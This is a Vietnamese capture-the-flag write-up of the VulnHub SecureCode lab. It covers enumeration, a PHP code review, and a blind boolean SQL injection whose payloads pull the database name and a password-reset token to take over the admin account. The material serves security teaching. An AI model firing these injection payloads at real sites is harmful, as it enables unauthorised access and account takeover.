Video 1 : Giới thiệu

Hôm nay mình sẽ giới thiệu về 1 bài lab bảo mật liên quan đến web và source code của web

Bài lab nói về người lập trình viên đang trong quá trình viết code thay vì có môi trường develop tách biệt với product thì dev code thẳng lên product. Rủi ro khi dev chưa code xong tiềm ẩn lỗ hổng bảo mật.

Hành trang để tiếp tục : Một chút PHP -> phần này cần hiểu logic xử lý của luồng dữ liệu

Truy vấn database cơ bản

nmap, netcap, linux, burpsuite cơ bản

Sau khi làm xong thì mình thấy mình được ôn lại kiến thực reverse shell

Kiến thức về các định dạng của ngôn ngữ PHP

Khả năng phân tích code nhận định rủi ro từ code

Cách tấn công sql injection nếu truy vấn không đúng cách và kĩ thuật tấn công nâng cao hơn chút


Nhận biết lỗi logic như MD5 sử dụng cho passw, token đổi mật khẩu không có thời gian expire. login không có xác thực captcha, validate file upload . và một số lỗi lặt vặt khác. Hãy đón chờ số tiếp theo nhé !


Video 2

**SETUP**


Sau khi cài đặt máy ảo của <https://www.vulnhub.com/entry/securecode-1,651>

Sử dụng nmap để scan máy ảo đang có IP bao nhiêu ( lưu ý setting đúng card mạng )





Sử dụng gobuster hoặc dirb



Tới khúc này à xem các API mới tìm được có gì hay không nè nhưng tất cả mọi thứ đều bị đẩy ra trang login hết

Nhìn vào các API mới tìm được ta thử liệt kê lý thuyết sẽ có những testcase nào nghĩ ra trong đầu

<http://192.168.56.101/asset> gồm có các file js, vendor, css mình tạm gọi là phần phụ thuộc của trang web

<http://192.168.56.101/include/> Gồm các file code php nhưng mình không view được nội dung code và cũng không khai thác được gì

Các trang khác cũng không khai thác được gì

http://192.168.56.101/index.php

http://192.168.56.101/item/

http://192.168.56.101/login/ => Kiểm tra xem có các lỗ hổng về login như sql injection không

http://192.168.56.101/profile/

http://192.168.56.101/robots.txt => Kiểm tra xem có thông tin các API khác không

http://192.168.56.101/server-status

http://192.168.56.101/users/


Đọc giải ta thấy =)) có API source\_code.zip => ta tải đc source code về để phân tích

Hãy thữ kiểm tra các đường dẫn vừa tìm được , nếu có thông tin gì comment cho mình biết nhé !

Video 3 :

**REVIEW CODE**

Sau khi tải source code về hãy kiểm tra qua xem có gì hay không , mình nhận thấy đa số file khai báo header và isAuthenticated file ứng với phân quyền view và phân quyền truy cập => Vậy chứng tỏ các trang được khai báo 2 file này sẽ phải qua kiểm tra. Cùng xem nhé !




Để phân quyền view /include/header.php

review file /include/header.php


Thấy được nó phân quyền view dựa trên id\_level ( Kiểm tra xem giá trị này là người dùng nhập vào hay là hệ thống trả về )

Nếu người dùng nhập vào trong gói tin request -> ta có thể thao túng được giá trị này


Nếu hệ thống trả về -> an toàn hơn nhưng cũng phải xem cơ chế lấy dữ liệu này như nào đã. Miễn sao người dùng không thể thao túng được giá trị này là ok



review file /include/isAuthenticated.php



nếu cái sil khác 1 thì sẽ trả về trang login -> ơ nhưng mà ở file header có cả sil là 2 mà nhỉ

Vậy họ xử lý login như nào   


Truy vấn an toàn , sử dụng escape\_string trước khi đưa vào câu truy vấn


Sử dụng prepare statement ( tham số hoá câu truy vấn )

Sử dụng MD5 để mã hoá mật khẩu -> lỗi thời , không bảo mật


Xử lý dữ liệu dựa trên kết quả truy vấn database

-> K hiểu cái phần xử lý ở isAuthenticated lắm

Xem 1 hồi thì thấy tại tất cả các file đều có kiểm tra qua 2 file này như điều kiện bắt buộc




Lỗi xảy ra ở file



Tìm thấy điểm yếu. đi kiểm tra xem hàm mysqli\_real\_escape\_string() làm những gì


Hàm này dùng để lọc các kí tự đặc biệt nhưng không lọc các giá trị như dấu ( và ) nên ta vẫn có thể tấn công sql injection

Dựa vào code ta có thể thấy



Truy vấn dâtbase xong nó vào đây để kiểm tra. Nếu có dữ liệu thì sẽ trả về 404 và không có dữ liệu sẽ trả về 302 ( cái này test trên burpsuite để biết rõ hơn nhé )

**Tấn công 1**



Biết password được mã hoá MD5 nên ta có thể thử giải mã MD5 xem thành công không ?

Kết quả không thành công

Mình bất ngờ khi search passw này ra 1 trang của người việt 355509442720e7eaa27d4e2fc8abe95a

Vậy tấn công này không có kết quả rồi

Nhưng ta thấy giá trị token này là gì ?

**Tấn Công 2**

Theo giải ta có payload sau =))

and ascii(substr(database(),1,1)) = 104 -- -

Giải thích payload

SELECT DATABASE(); => in ra tên của database

SELECT SUBSTR('Hello World', 7, 5) AS result; ⇒ World

Bắt đầu từ ký tự thứ 7 và lấy 5 ký tự.

SELECT ASCII('A') AS ascii\_value; ⇒ 65

/item/viewItem.php?id=1%20and%20ascii%28substr%28database%28%29%2C1%2C1%29%29%20%3D%20104%20--%20-

Ta thử kiểm tra với burpSuite thay đổi giá trị trên để dò xem ascii(substr(database(),1,1)) là gì

Ừ thì ta biết được tên database đi nữa thì để làm

Để biết đoạn payload ta sử dụng có hoạt động không

Tên database

Viết script phục vụ điều này

Thực tế hơn, ta đi vào kiểm tra với payload sau

1 and ascii(substr(SELECT token FROM user WHERE id = 1,1,1)) = 111 -- -


Viết lệnh kiểm tra từ 30 đến 130


https://www.alpharithms.com/ascii-table-512119/




Ban đầu viết tool tìm giá trị token sẽ không ra kết quả => Token sẽ được gen ra khi nào ?

=> token được gen khi có yêu cầu quên mật khẩu










Đố các bạn dưới đây có những thiếu sót ANTT nào


Như vậy ta đã có thể đăng nhập tài khoản admin/123456 được rồi



Đã có flag1

**Tấn công 2**

Để ý đến phần




Có thể edit - delete - add new item

=> có những test-case nào quan trọng ?

View code từng phần

Phần thêm item

